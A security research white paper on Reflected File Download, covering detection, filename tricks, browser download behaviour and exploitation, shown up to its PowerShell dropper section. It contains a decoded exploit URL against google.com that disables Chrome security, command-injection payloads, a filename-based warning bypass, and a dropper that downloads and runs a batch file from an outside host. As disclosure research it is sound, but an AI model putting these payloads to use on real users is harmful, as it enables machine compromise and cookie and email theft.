

Reflected File Download a New Web Attack Vector

Oren Hafif

Security Researcher

Trustwave's SpiderLabs

Twitter: @orenhafif

ohafif@trustwave.com

oren.hafif@gmail.com

Revision 1 (October 27, 2014)

Abstract

Attackers would LOVE having the ability to upload executable files to domains like Google.com and Bing.com. How cool would it be for them if their files are downloaded without ever being uploaded! Yes, download without upload! RFD is a new web based attack that extends reflected attacks beyond the context of the web browser. Attackers can build malicious URLs which once accessed, download files, and store them with any desired extension, giving a new malicious meaning to reflected input, even if it is properly escaped. Moreover, this attack allows running shell commands on the victim's computer.

How bad is it? By using this attack on Google.com, Bing.com and others, I created the first cross-social-network worm that is downloadable from trusted sites like Google.com, completely disables same-origin-policy, steals all browser cookies, and spreads itself throughout all social networks such as Facebook, Twitter, Google+, and LinkedIn.

Table of Content

1.	Introduction	- 3 -
1.1.	RFD Attack Flow	- 3 -
1.2.	Implications	- 3 -
1.3.	RFD Requirements.....	- 4 -
1.4.	RFD & JSON	- 5 -
2.	Detecting RFD	- 5 -
2.1.	Looking for Reflected Input.....	- 5 -
2.1.1.	Breaking context for command execution	- 6 -
2.1.2.	Injection of command separators and commands.....	- 7 -
2.2.	Controlling the Filename	- 7 -
2.2.1.	Adding forwardslashes	- 8 -
2.2.2.	Adding Path Parameters (the semicolon character).....	- 8 -
2.2.3.	Filenames and Extensions Suitable for RFD.....	- 9 -
2.2.4.	Windows 7 security feature bypass	- 10 -
2.3.	Forcing Responses to Download	- 12 -
2.3.1.	Content-Type & Downloads	- 12 -
2.3.2.	The Content-Disposition Header	- 13 -
2.3.3.	Using the Download Attribute of the Anchor Tag	- 14 -
2.3.4.	Download Happens, Deal with it!.....	- 14 -
3.	RFD Advanced Exploitation	- 15 -
3.1.	Exploiting RFD to gain control over all websites in Chrome	- 15 -
3.2.	Using PowerShell as a 'Dropper'	- 17 -
3.3.	Exploiting JSONP Callbacks to Execute Malware	- 18 -
4.	Mitigations	- 19 -
5.	Acknowledgments.....	- 20 -

1. Introduction

Reflected File Download (RFD) is a web attack vector that enables attackers to gain complete control over a victim's machine. In an RFD attack, the user follows a malicious link to a trusted domain resulting in a file download from that domain. Once executed, it's basically "game over", as the attacker can execute commands on the Operating System level of the client's computer.

1.1. RFD Attack Flow

RFD, like many other Web attacks, begins by sending a malicious link to a victim. But like no others, RFD ends outside of the browser context:

- 1) The user follows a malicious link to a trusted Web site.
- 2) An executable file is downloaded and saved on the user's machine. All security indicators show that the file was "hosted" on the trusted Web site.
- 3) The user executes the file which contains shell commands that gain complete control over the computer.



Figure 1 – The three steps attack flow of reflected file download

1.2. Implications

Attackers can use reflected file download in order to launch various attacks on users:

- 1) **Gain complete control over the user's machine** - steal data and perform actions by executing windows operating system commands and scripts. Such commands can install various types of malware as well as take immediate and complete control over the compromised machine.
- 2) **Gain complete control over the Chrome browser including encrypted connections** – the ability to execute operating system commands enables the attacker to abuse command line arguments which are not accessible otherwise. By doing so, attackers can disable the browser's security, steal

all of the information from existing sessions (including session cookies and stored passwords), access any website and impersonate the user on it.

- 3) **Exploit vulnerabilities on installed software** – attackers might choose to attack an installed software by downloading a file associated with the vulnerable software.

1.3. RFD Requirements

For an RFD attack to be successful, there are **three** simple requirements:

- 1) **Reflected** – some user input is being “reflected” to the response content. This is used to inject shell commands.
- 2) **Filename** – the URL of the vulnerable site or API is permissive, and accepts additional input. This is often the case, and is used by attackers to set the extension of the file to an executable extension.
- 3) **Download** – the response is being downloaded and a file is created “on-the-fly” by the Web browser. The browser then sets the filename from (2).

For each of the above requirements, I have dedicated a special section in this white paper in order to help detect and exploit RFD issues with high proficiency.




Figure 2 – A service is vulnerable if the three RFD requirements are met

1.4. RFD & JSON

JavaScript Object Notation (JSON) and JSON with Padding (JSONP) have become extremely popular nowadays. Web sites are turning to JSON in order to asynchronously load data into HTML pages, reduce the amount of traffic sent back and forth between the client and the server, improve loading times and enhance user experience.

With progress comes challenges. Ever since JSON was first adopted by large vendors like Yahoo (2005) and Google (2006) security issues kept on following. Attacks like Unsafe JavaScript Evaluation, Content-Sniffing Cross-Site Scripting, XSSI, JSON Hijacking, NOSQL Injections, Rosetta Flash and Specific Same-Origin-Policy Bypasses are just some of the high-severity threats that JSON-driven technologies suffered from. Today, Reflected File Download joins these threats with one exception.

RFD is not a JSON issue and exists on its own. However, the nature of JSON APIs which conveniently conforms to the RFD requirements and the vast number of such APIs, turn JSON into the ideal target. To date, a site generating JSONP responses is almost certainly vulnerable in one way or the other to RFD.

As the creator of RFD I had two options. The first was to ignore reality and detach the discussion from a specific technology. The second was to embrace JSON into the research giving more JSON specific details and examples, making the research more practical while risking confusion of RFD being a "JSON attack". After reading four paragraphs about JSON, it's pretty clear I took the risk and chose option number two.

2. Detecting RFD

As described in section 1.3 - RFD Requirements. A Web site or an API should meet three simple requirements in order to be vulnerable to Reflected File Download. Detecting RFD issues, simply means to check if these requirements can be met.

2.1. Looking for Reflected Input

Having the ability to control some of the content that is returned by the server in the response body is crucial for an RFD exploit to be successful. This is where the attack payload is inserted - the actual content or commands that inflict damage to the client's machine.




Figure 3 – Input from the “bar” parameter is reflected in the response

I've listed the most common locations of user controlled input that are reflected into the response content:

- 1) Request Parameters – if the page or API accepts user input, there is always a good chance that this input is going to be reflected back into the response.
- 2) Errors – a common bad practice is to return and display inputs that caused an error. In other words, specifying the reason for the error. Tampering with request parameters, and even the request URL and API paths resulting in reflection of the erroneous input is sufficient for a successful RFD exploit.
- 3) Persistent Storage – in some cases the attacker controlled input is fetched from the application's persistent storage (Database, Files, etc.). In the majority of such cases, an "id" parameter or URL path is assigned to the stored content. Assembling a URL that fetches this information by providing the correct "id", is mostly sufficient for an RFD exploit.
- 4) JSONP Callbacks – by definition a JSONP callback is reflected back into the response. While this is often a more limited injection point that forbids special characters, it remains usable for some RFD payloads.

2.1.1. Breaking context for command execution

JSON strings are often enclosed by double quotes. In Figure 3 above, it is easy to find examples like the strings “foo” and “bar” in the response. Some other implementations might use different quotation marks like the single quote (but this is normally some hybrid JSON that finds its way to an ‘eval’ function). Both quotation characters apply in windows batch as well. Meaning that we have to break the quotes to inject shell commands.

Many implementations prefer escaping input rather than encoding it. Escaping special characters in JavaScript and JSON strings is done by adding a Backslash (\) before the character we want to escape:

ESCAPING: (") turns into (\"), (') turns into (\'), (\) turns into (\\), and so on...

The problem with escaping is that the output contains the problematic character. Batch supports escaping as well, however it uses the Caret character (^) instead of Backslashes. So if Backslash escaping is applied we can still break out of the quotes in batch context, and concatenate our commands using command separators.

If the Linefeed character can be injected (ASCII 10, hex ASCII 0x0a) and is reflected without being encoded – a Linefeed can break quotes as well and proceed with command injection.

2.1.2. Injection of command separators and commands

Assuming that we were able to break out of a batch string into shell context, there are various characters and operators that can help in injecting commands:

- **& Command Separator** – separate commands, execute both commands.
Example: {"a": "rfd\"&calc&","b": "b"}
- **&& Conditional AND** – execute the next command only when first succeeds.
Example: {"a": "rfd\"&calc&&mspaint&&","b": "b"}
- **| Redirect output to next command** – continues only when first succeeds.
Example: {"a": "rfd\"&calc|notepad=","b": "b"}
- **|| Conditional OR** - execute the next command only when first failed.
Example: {"a": "rfd\"||calc||","b": "b"}
- **Linefeeds [0x0a]** – breaks between command lines. Similar to &.
Example: {"a": "rfd[0x0a]calc[0x0a]","b": "b"} REM no need to break quotes.
- **Other Special Characters** – it is possible to use other special character in some cases and in weird combinations. This includes stream redirects (< > << >>), Attribute separators (; =, space tab brackets), reserved words like NUL and REM, Environment variables (requires the percent sign) and more.

Note: Some special characters might require URL encoding before embedded into an RFD exploit link.

Section 3- RFD Advanced Exploitation shows how a single allowed character like pipe (|) can be used in order to concatenate an endless number of commands.

2.2. Controlling the Filename

In an RFD attack, we are changing the context in which the response is processed, giving the injected input a new and malicious meaning. The favorite context for all sane attackers, is one that allows executing commands on the target's machine.

The context in which a file will be opened is determined by the file's extension. A file having an ".html" extension will probably open in a Web browser. However, giving a file a ".bat" or ".cmd" extension makes sure it is opened in a command prompt context.

In the **absence of a filename attribute** returned within a Content-Disposition response header, browsers are forced to determine the name of a downloaded file based on the URL (from the address bar). An attacker can tamper with the "Path" portion of the URL (between the domain name and the question mark sign "?") to set malicious extensions for downloads.

2.2.1. Adding forward-slashes

The forward-slash sign ("/") is the official path separator used in URLs. Adding a "/" to the end of the path portion followed by a desired filename and extension is supported cross-browser. Fortunately (or not), it is possible to append such a malicious suffix to a lot of Web APIs for the following reasons:

- 1) The Web Site/API is using a permissive URL mapping and simply ignores the rest of the URL path.
- 2) The API is a RESTful API which by definition uses the forward-slash sign ("/") as a resource separator.
- 3) An API error is generated but some user input is still reflected into the response making RFD exploitable.




Figure 4 – The filename is controlled by attackers since the server ignores additional slashes.

2.2.2. Adding Path Parameters (the semicolon character)

The [URI specification](#) defines the ability to send parameters in the path portion of the URI by inserting the semicolon character (before the query portion that starts with a question mark "?"). Many Web technologies supports this feature which is used mainly to set session identifiers in case Cookies are not supported. One example is Java that declares this ability in section 7.1.3 of the [Java Servlet specification](#).

In simple words, if a web server accepts path parameters it does not really consider them to be a part of the path, which means we can inject any content, as it will be ignored. However, when it comes to determine the filename of a download the vast majority of Web browsers (all browsers but Safari) parse and set a filename from path parameters.

1) Internet Explorer and Firefox –

Parsing the filename from <https://example.com/api;/setup.bat> results in "setup.bat". Success.

2) Chrome and Opera –

Parsing the filename from <https://example.com/api;/setup.bat> results in "api". Everything after the semicolon is ignored. Well, not exactly, everything after the LAST semicolon is ignored.

Parsing the filename from <https://example.com/api;/setup.bat;ignored> results in "setup.bat". Success.

So if we would like to support all of the above, it is possible to create a combination of (1) and (2):

3) **All browsers** except Safari –

Parsing the filename from <https://example.com/api;/setup.bat;/setup.bat> results in "setup.bat". Success.

Of course, that application specific URL parsing could lead to other characters acceptable as separators in the path portion of the URL.

2.2.3. Filenames and Extensions Suitable for RFD

Windows Batch Scripts

By setting the extensions of the downloaded file to ".bat" or ".cmd", the response will be interpreted as if it was a set of operating system commands (also known as a "batch script"). This is probably the easiest and most powerful way to exploit RFD issues.

Windows Script Host

By setting the extensions of the downloaded file to ".js", ".vbs", ".wsh", ".vbe", ".wsf", and ".hta" the response will be interpreted as if it was a set of script instructions for windows (also known as a "windows script host"). Windows script host can be used to execute operating system commands, but requires slightly higher technical skills from the attacker.

Non-Default Scripting Engines

In case a scripting language interpreter is installed on the victim's machine, the associated extensions could be used. For example, if Perl is installed the hacker may attempt to download ".pl" files.

Name	Extensions	Associated Program
Windows Batch Files	.bat, .cmd	cmd.exe
Windows Script Host	.js, .vbs, .jse, .vbe	wscript.exe (cscript.exe)
Windows Script Host	.wsf, .wsh	wscript.exe* XML/INI
HTML Application	.hta	mshta.exe

Figure 5 – Dangerous windows extensions and their associated process.

Theoretically, attackers can select any extension or filename based on their needs. I expect more vectors and extensions showing up as security researchers around the world get to experiment with RFD.

2.2.4. Windows 7 security feature bypass – no warning when executing batch files

There is another advantage for attackers in using batch files to deliver their exploit. On March 2014, I reported a security feature bypass to Microsoft which enables batch files (“bat” and “cmd” extensions) to execute immediately without warning the user about the publisher or origin of the file. Hence, RFD malware that uses the bypass will execute immediately once clicked.

In Windows 7 systems files are marked as “unsafe” using NTFS if they were downloaded from a different security zone. When a user attempts to execute “unsafe” files, a security warning is presented:



Figure 6 – A warning is displayed to notify users of the risk in executing downloaded files.

To view if a file is marked for blocking, simply right click the file and select “properties”. If the “Unblock” button exists then execution will be blocked and require user’s confirmation:



Figure 7 – The Unblock button indicates that user confirmation is required before execution

However, during the RFD research I discovered that all warnings are dismissed if one of the following strings appear in the filename:

- Install
- Setup
- Update
- Uninst

Note that there might be additional strings that might result in the same behavior.

The issue was found on the following operating systems:

- Windows 7 32bits (Fully Patched)
- Windows 7 64bits (Fully Patched)

RFD is not dependent on a warning not being presented. In most cases once a user downloads a file from a trusted domain the decision to execute it was already made (regardless of the warnings that follow). Over the years, research had shown that most users just click through security warnings (<http://research.google.com/pubs/pub41323.html>).

Microsoft is working on a Defense-in-Depth fix to solve this issue.

2.3. Forcing Responses to Download

We know where to inject our malicious shell commands, we know how to dictate a filename of our choice to Web browsers. All we've got left is to trigger a download.

2.3.1. Content-Type & Downloads

Different browsers handle different content-type(s) differently. To make sense of the previous sentence, I created a table that summarizes such behavior:












Content-Type							
application/json	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file
application/x-javascript	Downloaded as file	Downloaded as file	.js	.js	Downloaded as file	Downloaded as file	Downloaded as file
application/javascript	Downloaded as file	Downloaded as file	.js	.js	Downloaded as file	Downloaded as file	Downloaded as file
application/notexist	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file
text/json	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file
text/x-javascript	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file
text/javascript	Downloaded as file	Downloaded as file	.js	.js	Downloaded as file	Downloaded as file	Downloaded as file
text/plain	sniff*	sniff*	sniff	sniff	Downloaded as file	sniff*	sniff
text/notexist	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file
application/xml	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file
text/xml	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file
text/html	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file	Downloaded as file
no content-type header	sniff*	sniff	sniff	sniff	Downloaded as file	sniff*	sniff

Figure 8 – Content-types that are downloaded by different browsers.

 - The response is downloaded as a file.

 - Latest versions of Internet Explorer force the ".js" extensions on some content-types, but downloads the response as a file. This allows exploitation using the Windows-Script Host capabilities which leads to command execution as well.

 - The browser **always** uses MIME-Sniffing, if the attacker reflects non-printable characters, the response is downloaded as a file.

 - The browser uses MIME-Sniffing unless the "nosniff" directive is set, if the attacker reflects non-printable characters the response is downloaded as a file.

2.3.2. The Content-Disposition Header

Section 19.5.1 of the [HTTP/1.1 RFC](#) defines the Content-Disposition header that can instruct browsers to save a response into a file. This header is highly adopted by Web APIs to prevent Cross-Site Scripting attacks as it forces the response to download instead of being rendered.

However, a common implementation error could result in Reflected File Download from the worst kind. Content-Disposition headers SHOULD include a "filename" parameter, to avoid having the browser parse the filename from the URL. This is the exact problem that multiple Google APIs suffered from until I reported it to the Google security team, leading to a massive fix in core Google components.

The following table summarizes browser behavior when the "Content-Disposition: attachment" header is set incorrectly (without a filename) leading to RFD:








Content-Type [with Content-Disposition]							
application/json	Red	Red	Green	Red	Red	Red	Red
application/x-javascript	Red	Red	.js	.js	Red	Red	Red
application/javascript	Red	Red	.js	.js	Red	Red	Red
application/notexist	Red	Red	Red	Red	Red	Red	Red
text/json	Red	Red	Red	Red	Red	Red	Red
text/x-javascript	Red	Red	Red	Red	Red	Red	Red
text/javascript	Red	Red	.js	.js	Red	Red	Red
text/plain	sniff*	Green	Red	Red	Red	sniff*	Red
text/notexist	Red	Red	Red	Red	Red	Red	Red
application/xml	Green	Green	Green	Green	Green	Green	Green
text/xml	Green	Green	Green	Green	Red	Green	Red
text/html	Green	Green	Green	Green	Red	Green	Green
no content-type header	sniff*	sniff	Red	Red	Red	sniff*	Red

Figure 9 – Browser behavior upon different content-types with a content disposition header.

The table is almost all red. In other words, your RFD exploit is probably going to work cross-browser without any special effort.

2.3.3. Using the Download Attribute of the Anchor Tag

Even in cases where the "Content-Disposition" header does not exist in the response. Attackers can "virtually" force the response to download, as if it was returned with a Content-Disposition header. Both Chrome and Opera have cross-origin support for the "download" attribute in html links (Anchor tags – "<A>") that was introduced in HTML5.

The HTML of such an exploit can look somewhat like this:

```
<a download href="https://example.com/a;/setup.bat;"> https://example.com/a;/setup.bat </a>
```

Just for consistency and clarity, the following table covers this behavior:



Content-Type [<a download>]		
application/json	Red	Red
application/x-javascript	Red	Red
application/javascript	Red	Red
application/notexist	Red	Red
text/json	Red	Red
text/x-javascript	Red	Red
text/javascript	Red	Red
text/plain	Green	Green
text/notexist	Red	Red
application/xml	Green	Green
text/xml	Green	Green
text/html	Green	Green
no content-type header	sniff*	sniff*

Figure 10 – download attribute with different content-types.

2.3.4. Download Happens, Deal with it!

If you haven't protected your Web site against RFD the odds are that your site is vulnerable. One way or the other, attackers can force responses to download and I am pretty sure that other download triggers exist out there.

3. RFD Advanced Exploitation

After explaining RFD to quite a few colleagues, I realized that people are looking for real life test cases and exploits. Given a scenario, what would a potential exploit look like? This section gives three examples, however I am sure you can come up with more.

3.1. Exploiting RFD to gain control over all websites in Chrome

Let's take a look on a real RFD exploit link and try to understand it:

https://www.google.com/s;/ChromeSetup.bat;/ChromeSetup.bat?gs_ri=psy-ab&q=%22%7c%7c%74%61%73%6b%6b%69%6c%6c%20%2f%46%20%2f%49%4d%20%63%68%2a%7c%6d%64%7c%7c%73%74%61%72%74%20%63%68%72%6f%6d%65%20%70%69%2e%76%75%2f%42%32%6a%6b%20%2d%2d%64%69%73%61%62%6c%65%2d%77%65%62%2d%73%65%63%75%72%69%74%79%20%2d%2d%64%69%73%61%62%6c%65%2d%70%6f%70%75%70%2d%62%6c%6f%63%6b%69%6e%67%7c%7c

A good place to start the analysis is to inspect the Path portion of the URL:

```
s;/ChromeSetup.bat;/ChromeSetup.bat
```

It is easy to see that path parameters are used (the semicolon character) so that the cross-browser interpretation of the filename downloaded here will be "ChromeSetup.bat" (as explained in section 2.2.2 - Adding Path Parameters (the semicolon character)).

It looks like the query parameter "q" holds some kind of a payload, let's try and decode it:

```
"||taskkill /F /IM ch*|md||start chrome pi.vu/B2jk --disable-web-security --disable-popup-blocking||
```

Well, now it is clear that this is the attack payload, holding windows shell commands.

Next we need to confirm that parameter "q" is indeed reflected to the response, and inspect the response headers to determine which browser to use. This is a good time to view the response in Burps repeater:





Figure 11 – Raw request and response of an RFD exploitation

Yes, parameter q is reflected into the response. In addition the content-type is application/json which means that RFD is exploitable on Internet Explorer (versions 8-9) and on Chrome/Opera using the “<a download>” vector. However, since the “Content-Disposition” header is set – the attack will work cross-browser.

Now let’s analyze the commands issued by the attacker:



- 1 Result: ["\" is not recognized as an internal or external command, operable program or batch file.
- 2 || is the OR operator, since the left hand side failed, the right hand side will be executed.
- 3 Killing all tasks with names starting with “ch” – targeting “chrome.exe”. Chrome will be closed.
- 4 | redirects the input to the next command
- 5 The md command creates new directories. Its only use here is to cause the expression to be false.
- 6 || same trick as before, continuing the execution since the last expression was false.
- 7 Starting Chrome at the attacker’s URL without Web security and popup blocking.
- 8 || this time Chrome was started successfully, so the rest of the commands are ignored.

Figure 12 – Analysis of the exploit which is being executed with cmd.exe

So in the payload, the attacker uses some batch tricks to execute several commands. Which eventually loads up Google Chrome with security features turned off. Figure 13 describes the attack from beginning to end:




Figure 13 – Suggested RFD Exploitation flow utilizing Chrome command line flags.

- 1) The user clicks on a link to the trusted “www.google.com” domain.
- 2) The executable exploit file “ChromeSetup.bat” is downloaded and saved on the user’s machine.
- 3) The user executes the file.
- 4) The exploit file starts Google Chrome in the attacker's Web address while disabling crucial security features such as the “Same-Origin Policy” (SOP).
- 5) The “insecure” Chrome browser requests a page from the attacker’s website.
- 6) A script from the attacker’s website opens new browser windows pointed at “mail.google.com”. Since SOP is disabled, the attacker can simply get the Emails and cookie of the user from the Document-Object-Model.

3.2. Using PowerShell as a ‘Dropper’

A smart attacker can split the malicious command into two (or more) parts, providing only and preliminary exploit using RFD. As a result RFD downloads the rest of the attack payload from an attacker controlled environment and executes it.

Such a payload might look like this:

```
"&powershell (New-Object Net.Webclient).DownloadFile("http://pi.vu/B2jC",
"5.bat")&start /min 5
```

The above payload downloads another unlimited batch script under the name of "5.bat" and executes it immediately.

It is also possible to request administrator access from the user which will be presented like a verified request from Microsoft Windows:

```
start /b powershell Start-Process ChromeSetup.bat -Verb RunAs
```

